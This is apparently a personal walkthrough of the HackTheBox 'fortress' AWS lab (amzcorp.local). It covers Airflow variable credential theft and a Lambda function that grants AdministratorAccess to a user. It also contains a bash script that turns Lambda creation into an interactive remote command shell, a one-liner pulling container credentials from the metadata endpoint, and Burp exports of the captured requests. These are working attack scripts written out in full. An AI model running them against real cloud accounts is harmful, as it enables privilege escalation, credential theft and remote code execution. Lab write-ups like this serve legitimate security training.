[http-missing-security-headers:strict-transport-security] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[redoc-api-docs] [http] [info] http://workflow.amzcorp.local/redoc
[robots-txt-endpoint] [http] [info] http://workflow.amzcorp.local/robots.txt
[options-method] [http] [info] http://workflow.amzcorp.local ["OPTIONS, HEAD, GET"]
[airflow-detect] [http] [info] http://workflow.amzcorp.local/3BrKlLxQ2DhOi56oDOOqdtSoN5r
[caa-fingerprint] [dns] [info] workflow.amzcorp.local
[INF] Scan completed in 5m. 35 matches found.from the creds found in dynamodb earlier i found a valid user called olivia



going to admin→variables i saw some aws variables for access and secret keys

now to export these. these were exported as a json file
└─$ cat variables.json
{
    "AWS_ACCESS_KEY_ID": "REDACTED_KEY_ID",
    "AWS_SECRET_ACCESS_KEY": "REDACTED_SECRET_KEY"
}
we now have another set of aws creds
┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ aws configure
AWS Access Key ID [None]: REDACTED_KEY_ID
AWS Secret Access Key [None]: REDACTED_SECRET_KEY
Default region name [None]: us-east-1
Default output format [None]: json

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ aws --endpoint-url $ENDPOINT sts get-caller-identity
{
    "UserId": "REDACTED_USER_ID",
    "Account": "000000000000",
    "Arn": "arn:aws:iam::000000000000:user/will"
}
these turned out to be will’s
since we know the capabilities of will from previous .yml file
└─$ cat > pwn.py << 'EOF'
import boto3
def lambda_handler(event, context):
    iam = boto3.client('iam', endpoint_url='http://cloud.amzcorp.local',
                       region_name='us-east-1')
    iam.attach_user_policy(
        UserName='will',
        PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
    )
    return {'statusCode': 200, 'body': 'pwned'}
EOF
i made a pwn.py and zippped it and sent it then executed it
┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$ aws --endpoint-url $ENDPOINT lambda create-function \
    --function-name pwn \
    --runtime python3.9 \
    --role arn:aws:iam::000000000000:role/serviceadm \
    --handler pwn.lambda_handler \
    --zip-file fileb://pwn.zip
{
    "FunctionName": "pwn",
    "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:pwn",
    "Runtime": "python3.9",
    "Role": "arn:aws:iam::000000000000:role/serviceadm",
    "Handler": "pwn.lambda_handler",
    "CodeSize": 389,
    "Description": "",
    "Timeout": 3,
    "LastModified": "2026-04-04T08:34:43.085+0000",
    "CodeSha256": "b4Wj55u/3TXSqg58GjBe0FItoTDtUyMVCz74gI96Z5o=",
    "Version": "$LATEST",
    "VpcConfig": {},
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "ac7de2de-8de0-4646-9784-f08efe74fa97",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip"
}

┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$ aws --endpoint-url $ENDPOINT lambda invoke \
    --function-name pwn /tmp/out.json && cat /tmp/out.json
{
    "StatusCode": 200,
    "FunctionError": "",
    "LogResult": "",
    "ExecutedVersion": "$LATEST"
}
now verifying this works
└─$ aws --endpoint-url $ENDPOINT iam list-attached-user-policies --user-name will
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        },
        {
            "PolicyName": "AmazonSQSFullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonSQSFullAccess"
        }
    ]
}
fnameid=$((RANDOM % 9000 + 1000))
echo -e "import os\n\ndef lambda_handler(event, context):\n\treturn os.popen(\"id\").read()\n" > rce.py
zip rce.zip rce.py
aws --endpoint-url http://cloud.amzcorp.local lambda create-function --function-name $fnameid --runtime python3.8 --role "arn:aws:iam::000000000000:role/serviceadm" --handler rce.lambda_handler --zip-file fileb://rce.zip | jq
sleep 3
aws --endpoint-url http://cloud.amzcorp.local lambda invoke --function-name $fnameid output.txt | jq
this worked so i made a bash script so that i dont have to keep on running this time and again
#!/bin/bash

ENDPOINT="http://cloud.amzcorp.local"
ROLE="arn:aws:iam::000000000000:role/serviceadm"

run_payload() {
    local fname="rce_$((RANDOM % 9000 + 1000))_$$"
    local outfile="/tmp/lambda_out_${fname}.txt"

    zip -q rce.zip rce.py

    # Create function
    create_out=$(aws --endpoint-url $ENDPOINT lambda create-function \
        --function-name "$fname" \
        --runtime python3.8 \
        --role "$ROLE" \
        --handler rce.lambda_handler \
        --zip-file fileb://rce.zip \
        --region us-east-1 2>&1)

    if echo "$create_out" | grep -q "error\|Error\|Exception"; then
        echo "[!] Create failed: $create_out"
        rm -f rce.zip rce.py "$outfile"
        return
    fi

    # Poll until Active (max 15s)
    for i in $(seq 1 15); do
        state=$(aws --endpoint-url $ENDPOINT lambda get-function \
            --function-name "$fname" \
            --region us-east-1 2>/dev/null | python3 -c "
import sys,json
d=json.load(sys.stdin)
print(d.get('Configuration',{}).get('State',''))
" 2>/dev/null)
        [[ "$state" == "Active" ]] && break
        sleep 1
    done

    if [[ "$state" != "Active" ]]; then
        echo "[!] Function never became Active (state: $state)"
        aws --endpoint-url $ENDPOINT lambda delete-function --function-name "$fname" 2>/dev/null
        rm -f rce.zip rce.py "$outfile"
        return
    fi

    # Invoke
    invoke_out=$(aws --endpoint-url $ENDPOINT lambda invoke \
        --function-name "$fname" \
        --region us-east-1 \
        "$outfile" 2>&1)

    # Check for FunctionError
    if echo "$invoke_out" | python3 -c "import sys,json; d=json.load(sys.stdin); exit(0 if not d.get('FunctionError') else 1)" 2>/dev/null; then
        if [[ -f "$outfile" ]]; then
            cat "$outfile" | python3 -c "
import sys, json
try:
    data = sys.stdin.read().strip()
    parsed = json.loads(data)
    print(parsed.strip() if isinstance(parsed, str) else json.dumps(parsed, indent=2))
except:
    print(data)
"
        else
            echo "[!] No output file"
        fi
    else
        echo "[!] Function error:"
        cat "$outfile" 2>/dev/null
    fi

    aws --endpoint-url $ENDPOINT lambda delete-function --function-name "$fname" 2>/dev/null
    rm -f rce.zip rce.py "$outfile"
}

echo "[*] Lambda RCE shell — type a command, or 'exit' to quit"
echo ""

while true; do
    printf "cmd> "
    read -r cmd

    [[ -z "$cmd" ]] && continue
    [[ "$cmd" == "exit" || "$cmd" == "quit" ]] && echo "bye" && break

    cat > rce.py << PYEOF
import os

def lambda_handler(event, context):
    return os.popen("""$cmd""").read()
PYEOF

    run_payload
    echo ""
done

rm -f rce.zip rce.py
i tried to list the available functions and got this
└─$ aws --endpoint-url http://cloud.amzcorp.local lambda list-functions

{
    "Functions": [
        {
            "FunctionName": "tracking_api",
            "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:tracking_api",
            "Runtime": "python3.8",
            "Role": "arn:aws:iam::123456:role/irrelevant",
            "Handler": "code.lambda_handler",
            "CodeSize": 662,
            "Description": "",
            "Timeout": 3,
            "LastModified": "2026-04-04T06:42:14.675+0000",
            "CodeSha256": "HIkPHSeYh4DIQb5LaRF3ln8QjuajegZJsEyK8tCcxrU=",
            "Version": "$LATEST",
            "VpcConfig": {},
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "185d7156-4715-476a-99b8-2f3830f67a72",
            "State": "Active",
            "LastUpdateStatus": "Successful",
            "PackageType": "Zip"
now to use get-function
w└─$ aws --endpoint-url http://cloud.amzcorp.local lambda get-function \
    --function-name tracking_api
{
    "Configuration": {
        "FunctionName": "tracking_api",
        "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:tracking_api",
        "Runtime": "python3.8",
        "Role": "arn:aws:iam::123456:role/irrelevant",
        "Handler": "code.lambda_handler",
        "CodeSize": 662,
        "Description": "",
        "Timeout": 3,
        "LastModified": "2026-04-04T06:42:14.675+0000",
        "CodeSha256": "HIkPHSeYh4DIQb5LaRF3ln8QjuajegZJsEyK8tCcxrU=",
        "Version": "$LATEST",
        "VpcConfig": {},
        "TracingConfig": {
            "Mode": "PassThrough"
        },
        "RevisionId": "185d7156-4715-476a-99b8-2f3830f67a72",
        "State": "Active",
        "LastUpdateStatus": "Successful",
        "PackageType": "Zip"
    },
    "Code": {
        "Location": "http://172.22.192.2:4566/2015-03-31/functions/tracking_api/code"
    },
    "Tags": {}
}
we can export http_proxy so that we can loo at the request in burpsuite
export http_proxy=127.0.0.1:8080aws will send the request through this proxy

this machine is kinda funny sometime

if i go in this order then it works but if i dont run the python3 cmd then it gives error 403. funny thing is there is no python3
python3 -c "import urllib.request; print(urllib.request.urlopen('http://169.254.170.2' + __import__('os').environ['AWS_CONTAINER_CREDENTIALS_RELATIVE_URI']).read().decode())"anyways i got what i needed cuz i was capturing and sending requests from burp i was able to also get /code endpoint

i right clicked on the response side and clicked save item which saved it as a xml and it encoded the response body in base64
└─$ cat test
<?xml version="1.0"?>
<!DOCTYPE items [
<!ELEMENT items (item*)>
<!ATTLIST items burpVersion CDATA "">
<!ATTLIST items exportTime CDATA "">
<!ELEMENT item (time, url, host, port, protocol, method, path, extension, request, status, responselength, mimetype, response, comment)>
<!ELEMENT time (#PCDATA)>
<!ELEMENT url (#PCDATA)>
<!ELEMENT host (#PCDATA)>
<!ATTLIST host ip CDATA "">
<!ELEMENT port (#PCDATA)>
<!ELEMENT protocol (#PCDATA)>
<!ELEMENT method (#PCDATA)>
<!ELEMENT path (#PCDATA)>
<!ELEMENT extension (#PCDATA)>
<!ELEMENT request (#PCDATA)>
<!ATTLIST request base64 (true|false) "false">
<!ELEMENT status (#PCDATA)>
<!ELEMENT responselength (#PCDATA)>
<!ELEMENT mimetype (#PCDATA)>
<!ELEMENT response (#PCDATA)>
<!ATTLIST response base64 (true|false) "false">
<!ELEMENT comment (#PCDATA)>
]>
<items burpVersion="2025.10.6" exportTime="Sat Apr 04 09:08:24 EDT 2026">
  <item>
    <time>Sat Apr 04 08:58:44 EDT 2026</time>
    <url><![CDATA[http://cloud.amzcorp.local/2015-03-31/functions/tracking_api/code]]></url>
    <host ip="10.13.37.15">cloud.amzcorp.local</host>
    <port>80</port>
    <protocol>http</protocol>
    <method><![CDATA[GET]]></method>
    <path><![CDATA[/2015-03-31/functions/tracking_api/code]]></path>
    <extension>null</extension>
    <request base64="true"><![CDATA[R0VUIC8yMDE1LTAzLTMxL2Z1bmN0aW9ucy90cmFja2luZ19hcGkvY29kZSBIVFRQLzEuMQ0KSG9zdDogY2xvdWQuYW16Y29ycC5sb2NhbA0KQWNjZXB0LUVuY29kaW5nOiBnemlwLCBkZWZsYXRlLCBicg0KVXNlci1BZ2VudDogYXdzLWNsaS8yLjMxLjM1IG1kL2F3c2NydCMxLjAuMC5kZXYwIHVhLzIuMSBvcy9saW51eCM2LjE2Ljgra2FsaS1hbWQ2NCBtZC9hcmNoI3g4Nl82NCBsYW5nL3B5dGhvbiMzLjEzLjkgbWQvcHlpbXBsI0NQeXRob24gbS9OLGIsWixnLEUgY2ZnL3JldHJ5LW1vZGUjc3RhbmRhcmQgbWQvaW5zdGFsbGVyI3NvdXJjZSBtZC9kaXN0cmliI2thbGkuMjAyNSBtZC9wcm9tcHQjb2ZmIG1kL2NvbW1hbmQjbGFtYmRhLmdldC1mdW5jdGlvbg0KWC1BbXotRGF0ZTogMjAyNjA0MDRUMTI1NDM5Wg0KQXV0aG9yaXphdGlvbjogQVdTNC1ITUFDLVNIQTI1NiBDcmVkZW50aWFsPUFLSUE1TTM0QkROOEdDSkdSRkZCLzIwMjYwNDA0L3VzLWVhc3QtMS9sYW1iZGEvYXdzNF9yZXF1ZXN0LCBTaWduZWRIZWFkZXJzPWhvc3Q7eC1hbXotZGF0ZSwgU2lnbmF0dXJlPTY4OTk3ZDgyOGU0NTU3OGNkOGUwMTc0Y2NkNDFhYzZhOTE1NTY1NTEzYmNlYzk4ZGY1ODY4YzY1NjRmOWYzNmQNCkNvbm5lY3Rpb246IGtlZXAtYWxpdmUNCg0K]]></request>
    <status>200</status>
    <responselength>1305</responselength>
    <mimetype></mimetype>
    <response base64="true"><![CDATA[SFRUUC8xLjEgMjAwIE9LDQpEYXRlOiBTYXQsIDA0IEFwciAyMDI2IDEyOjU4OjU1IEdNVA0KU2VydmVyOiBoeXBlcmNvcm4taDExDQpjb250ZW50LXR5cGU6IGFwcGxpY2F0aW9uL3ppcA0KY29udGVudC1kaXNwb3NpdGlvbjogYXR0YWNobWVudDsgZmlsZW5hbWU9bGFtYmRhX2FyY2hpdmUuemlwDQphY2Nlc3MtY29udHJvbC1hbGxvdy1vcmlnaW46ICoNCmFjY2Vzcy1jb250cm9sLWFsbG93LW1ldGhvZHM6IEhFQUQsR0VULFBVVCxQT1NULERFTEVURSxPUFRJT05TLFBBVENIDQphY2Nlc3MtY29udHJvbC1hbGxvdy1oZWFkZXJzOiBhdXRob3JpemF0aW9uLGNvbnRlbnQtdHlwZSxjb250ZW50LWxlbmd0aCxjb250ZW50LW1kNSxjYWNoZS1jb250cm9sLHgtYW16LWNvbnRlbnQtc2hhMjU2LHgtYW16LWRhdGUseC1hbXotc2VjdXJpdHktdG9rZW4seC1hbXotdXNlci1hZ2VudCx4LWFtei10YXJnZXQseC1hbXotYWNsLHgtYW16LXZlcnNpb24taWQseC1sb2NhbHN0YWNrLXRhcmdldCx4LWFtei10YWdnaW5nDQphY2Nlc3MtY29udHJvbC1leHBvc2UtaGVhZGVyczogeC1hbXotdmVyc2lvbi1pZA0KQ29udGVudC1MZW5ndGg6IDY2Mg0KS2VlcC1BbGl2ZTogdGltZW91dD01LCBtYXg9MTAwDQpDb25uZWN0aW9uOiBLZWVwLUFsaXZlDQoNClBLAwQUAAAACACNVixU63wRm0ABAABSAgAABwAcAGNvZGUucHlVVAkAAzn53mFkDt1hdXgLAAEE6AMAAAToAwAAbZHNbsIwDIDvfQqLHdJKVYWm7VJpp8GB2ya4IVSljQvZ0qS4CQNVffelFBXY8CFO/BN/tmVVG7Lw1RgdlGQqcKSUzJOaU4MgB6/Te2csBgJLULzKBc92XAuFFOIBtY2hMNri0UZpAF4snYbL8ODFt9TbTAp4g3P8mu0d0mlpyds/OPEKLVLDNmsmBdtcU88pE3+mwNqOTUYPHrEIvTspDVXchhfCUd8UjaIobidZljuprNRNlk1SaLsu9kc0fvgEKzMzvs7CN7IlbhF+pN2Bv9a7vQKp4fMFxnBZ9nDXJnshtI40tHfGXlhjuXXNuxHIUnieTuP/IbkRJ+/s95AIV9VNyHoS0lzBEumABHMiQyy6y+2CYRoF1hbmZyWNBt4AXuEegt1Dvf6FegBUeqIDV34bq8t0YTFLoMXuBqoLfgFQSwMEFAAAAAgAzgExVN+vDnkiAAAAJQAAAAgAHABmbGFnLnR4dFVUCQADNPvkYXI/3WF1eAsAAQToAwAABOgDAABzDA+uzjTJjS83zsmJTyo1zCmJLzcsyTAoLYHwDPOKa7kAUEsBAh4DFAAAAAgAjVYsVOt8EZtAAQAAUgIAAAcAGAAAAAAAAQAAAKSBAAAAAGNvZGUucHlVVAUAAzn53mF1eAsAAQToAwAABOgDAABQSwECHgMUAAAACADOATFU368OeSIAAAAlAAAACAAYAAAAAAABAAAApIGBAQAAZmxhZy50eHRVVAUAAzT75GF1eAsAAQToAwAABOgDAABQSwUGAAAAAAIAAgCbAAAA5QEAAAAA]]></response>
    <comment></comment>
  </item>
</items>
then copying the response base64 to cyberchef i got the zip
